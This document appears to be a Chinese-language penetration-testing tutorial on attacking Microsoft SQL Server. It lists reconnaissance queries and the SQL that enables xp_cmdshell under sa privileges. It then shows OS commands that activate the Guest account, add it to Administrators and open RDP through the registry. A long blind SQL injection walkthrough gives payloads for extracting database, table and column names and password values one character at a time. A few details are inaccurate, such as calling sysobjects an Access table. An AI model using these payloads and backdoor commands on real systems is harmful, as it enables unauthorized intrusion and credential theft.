
目录
SQLServer数据库
SQLServer数据库的查询语句
SA权限开启xp_cmdshell获取主机权限
盲注SQLServer数据库
SQLServer数据库
SQL Server数据库是由Microsoft开发和推广的关系数据库管理系统(DBMS),是一个比较大型的数据库。端口号为 1433。数据库后缀名 .mdf,注释符是 --
- sa权限:数据库操作,文件管理,命令执行,注册表读取等system。SQLServer数据库的最高权限
- db权限:文件管理,数据库操作等权限 users-administrators
- public权限:数据库操作 guest-users

SQLServer数据库有6个默认的库,分别是4个系统数据库:master 、model 、msdb 、tempdb,和2个其他数据库:ReportServer、ReportServerTempDB。其中,model和tempdb是默认没有数据表的。



但是如果用navicat远程连接的话,只会显示2个数据库:ReportServer、ReportServerTempDB
SQLServer数据库的查询语句
1select @@version;       #查询数据库的版本
2select host_name();     #查询主机名,如果是用navicat远程连接的话,主机名是本地的名字
3select db_name();       #查询当前数据库名
4select user;            #查询当前数据库的拥有者,结果为 dbo。dbo是每个数据库的默认用户,具有所有者权限,全称:datebaseOwner ,即DbOwner
5use tempdb              #切换到tempdb表
6top n                   #查询前n条记录
7limit 2,3               #查询第2条开始的3条数据,也就是2,3,4
8select substring('string',2,1)     #截取给定字符串的索引为2的1个字符
9select ascii('a')                  #查询给定字符串的ascii值
10select len('string')               #查询给定字符串的长度
11
12#数据库的连接
13server=127.0.0.1;UID=sa;PWD=123456;database=master;Provider=SQLOLEDB
14mssql://sa:123456@127.0.0.1/XCCMS_SocialBusinessDB
15
16count(name)是查询总数
17name是查询名字
18*是查询详细信息
19
20#查询数据库
21select count(name) from sysdatabases     #查询数据库的个数
22select name  from sysdatabases           #查询数据库的名字
23select * from sysdatabases               #查询所有数据库的信息
24
25#查询数据表
26select * from sysobjects where type='u'  #查询当前数据库的所有表的详细信息
27select count(name) from msdb..sysobjects where xtype='U'  #查询指定msdb数据库中表的个数
28select name from msdb..sysobjects where xtype='U'         #查询指定msdb数据库中表的名字
29select * from msdb..sysobjects where xtype='U'            #查询指定msdb数据库中表的详细信息
30
31#查询列
32select name from syscolumns where id=(select max(id) from sysobjects where xtype='u' and name='users')           #查询当前数据库的指定users表的所有列
33select count(name) from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users')   #查询指定test数据库的指定users表的列的个数
34select name from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users')       #查询指定test数据库的指定users表的所有列
35select * from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users')       #查询指定test数据库的指定users表的列的详细信息
36
37#查询数据
38select count(*) from test..user          #查询test数据库user表的数据的条数
39select * from test..user                 #查询test数据库user表的所有数据
SA权限开启xp_cmdshell获取主机权限
如果xp_cmdshell权限没开启的话,我们可以执行下面命令开启,下面四步,使xp_cmdshell开启
1select count(*) FROM sysobjects Where xtype = 'X' AND name = 'xp_cmdshell'  #判断xp_cmdshell是否打开,1就是打开了,0就是关闭了
2
3execute('sp_configure "show advanced options",1')  #将该选项的值设置为1
4execute('reconfigure')                             #保存设置
5execute('sp_configure "xp_cmdshell", 1')           #将xp_cmdshell的值设置为1
6execute('reconfigure')                             #保存设置
7execute('sp_configure')                            #查看配置

8execute('xp_cmdshell "whoami"')                    #执行系统命令
9
10或者
11exec sp_configure 'show advanced options',1;       #将该选项的值设置为1
12reconfigure;                                       #保存设置
13exec sp_configure 'xp_cmdshell',1;                 #将xp_cmdshell的值设置为1
14reconfigure;                                       #保存设置
15exec sp_configure                                  #查看配置
16exec xp_cmdshell 'whoami'                          #执行系统命令
17
18

19可以执行系统权限之后,前提是获取的主机权限是administrators组里的
20exec xp_cmdshell 'net user Guest 123456'              #给guest用户设置密码
21exec xp_cmdshell 'net user Guest /active:yes'         #激活guest用户
22exec xp_cmdshell 'net localgroup administrators Guest /add'  #将guest用户添加到administrators用户组
23exec xp_cmdshell 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f'        #开启3389端口
盲注SQLServer数据库
Access数据库特有的表是:sysobjects ,所以可以用它来判断是否是Access数据库
exists(select*from sysobjects)
判断xp_cmdshell是否存在
and 1=(Select count(*) FROM sysobjects Where xtype = 'X' AND name = 'xp_cmdshell')
判断当前数据库用户权限
1and 1=(IS_SRVROLEMEMBER('sysadmin'))        //返回正常为sa
2and 1=(IS_MEMBER('db_owner'))               //返回正常为DB_OWNER
3and 1=(IS_srvrolemember('public'))          //public权限,较低
判断数据库的个数
and (select count(name) from sysdatabases)>N
判断dbid,一般数据库有多少个,dbid的值就为多少
and (select count(*) from sysdatabases where dbid=N)=1
判断当前数据库名
1判断数据库的长度,由以下得知数据库的长度是8
2and len(db_name())>5         //正常显示
3and len(db_name())>10        //不正常显示
4and len(db_name())>7         //正常显示
5and len(db_name())>8         //不正常显示
6
7判断数据库字符的ascii值
8and ascii(substring(db_name(),1,1))>95   //正常显示
9and ascii(substring(db_name(),1,1))>100  //不正常显示
10and ascii(substring(db_name(),1,1))>96   //正常显示
11and ascii(substring(db_name(),1,1))>97   //不正常显示
12
13所以数据库的第一个字符的ascii值为97,即为a。
14
15以此类推,数据库的第二个字符为  and ascii(substring(db_name(),2,1))>97
16         数据库的第三个字符为:and ascii(substring(db_name(),3,1))>97
17直到爆出数据库最后一位字符,得到数据库名字。
18
根据dbid得到所有数据库名
1判断dbid数据库的长度,由以下得知dbid为1数据库的长度是8
2and len(db_name(1))>5         //正常显示
3and len(db_name(1))>10        //不正常显示
4and len(db_name(1))>7         //正常显示
5and len(db_name(1))>8         //不正常显示
6
7判断dbid为2数据库字符的ascii值
8and ascii(substring(db_name(2),1,1))>95   //正常显示
9and ascii(substring(db_name(2),1,1))>100  //不正常显示
10and ascii(substring(db_name(2),1,1))>96   //正常显示
11and ascii(substring(db_name(2),1,1))>97   //不正常显示
12
13所以dbid为1数据库的第一个字符的ascii值为97,即为a。
14
15以此类推,数据库的第二个字符为  and ascii(substring(db_name(),2,1))>97
16         数据库的第三个字符为:and ascii(substring(db_name(),3,1))>97
17直到爆出数据库最后一位字符,得到数据库名字。
这里假设我们知道了数据库中存在 test 数据库。
爆破test数据库中表的个数
and (select count(name) from test..sysobjects where xtype='U')>N
爆破test数据库中表的长度和名称
1爆破test数据库中第一个表的长度:
2and len((select top 1 name from test..sysobjects where xtype='U' and id not in (select top 1 id from test..sysobjects where xtype='U')))=N
3爆破test数据库中第一个表的第一个字符的ascii值:
4and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 1 id from test..sysobjects where xtype='U')),1,1))>115
5爆破test数据库中第一个表的第二个字符的ascii值:
6and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 1 id from test..sysobjects where xtype='U')),2,1))>115
7爆破test数据库中第一个表的第三个字符的ascii值:
8and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 1 id from test..sysobjects where xtype='U')),3,1))>115
9.......
10
11爆破test数据库中第二个表的长度:
12and len((select top 1 name from test..sysobjects where xtype='U' and id not in (select top 2 id from msdb..sysobjects where xtype='U')))=N
13爆破test数据库中第二个表的第一个字符的ascii值:
14and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 2 id from test..sysobjects where xtype='U')),1,1))>115
15爆破test数据库中第二个表的第二个字符的ascii值:
16and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 2 id from test..sysobjects where xtype='U')),2,1))>115
17爆破test数据库中第二个表的第三个字符的ascii值:
18and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 2 id from test..sysobjects where xtype='U')),3,1))>115
19.......
这里假设我们爆出了user表
爆破test数据库中user表的列数
and (select count(name) from test..syscolumns where id=(select id from test..sysobjects where name='user'))=N
爆破test数据库中user表的列名
1爆破test数据库中user表的第一列的长度:
2and len((select top 1 col_name(object_id('user'),1) from test..sysobjects))>10
3爆破test数据库中user表的第一列的第一个字符的ascii值:
4and ascii(substring((select top 1 col_name(object_id('user'),1) from test..sysobjects),1,1))>97
5爆破test数据库中user表的第一列的第二个字符的ascii值:
6and ascii(substring((select top 1 col_name(object_id('user'),1) from test..sysobjects),2,1))>97
7爆破test数据库中user表的第一列的第三个字符的ascii值:
8and ascii(substring((select top 1 col_name(object_id('user'),1) from test..sysobjects),3,1))>97
9........
10
11爆破test数据库中user表的第二列的长度:
12and len((select top 1 col_name(object_id('user'),2) from test..sysobjects))>10
13爆破test数据库中user表的第二列的第一个字符的ascii值:
14and ascii(substring((select top 1 col_name(object_id('user'),2) from test..sysobjects),1,1))>97
15爆破test数据库中user表的第二列的第二个字符的ascii值:
16and ascii(substring((select top 1 col_name(object_id('user'),2) from test..sysobjects),2,1))>97
17爆破test数据库中user表的第二列的第三个字符的ascii值:
18and ascii(substring((select top 1 col_name(object_id('user'),2) from test..sysobjects),3,1))>97
19........
这里假设我们爆出了password列
爆出test数据库中user表中password列的数据条数
and (select count(*) from test..user)=N
爆破test数据库中user表中password列中的数据
1爆破test数据库中user表中password列中第一行数据的长度
2and (select top 1 len(password) from test..user  where  password not in (select top 1 id from test..user))>N
3爆破test数据库中user表中password列中第一行数据的第一个字符的ascii值
4and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 1 id from test.user)),1,1))>10
5爆破test数据库中user表中password列中第一行数据的第二个字符的ascii值
6and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 1 id from test.user)),2,1))>10
7爆破test数据库中user表中password列中第一行数据的第三个字符的ascii值
8and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 1 id from test.user)),3,1))>10
9........
10
11爆破test数据库中user表中password列中第二行数据的长度
12and (select top 1 len(password) from test..user  where  password not in (select top 2 id from test..user))>N
13爆破test数据库中user表中password列中第二行数据的第一个字符的ascii值
14and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 2 id from test.user)),1,1))>10
15爆破test数据库中user表中password列中第二行数据的第二个字符的ascii值
16and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 2 id from test.user)),2,1))>10
17爆破test数据库中user表中password列中第二行数据的第三个字符的ascii值
18and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 2 id from test.user)),3,1))>10
19........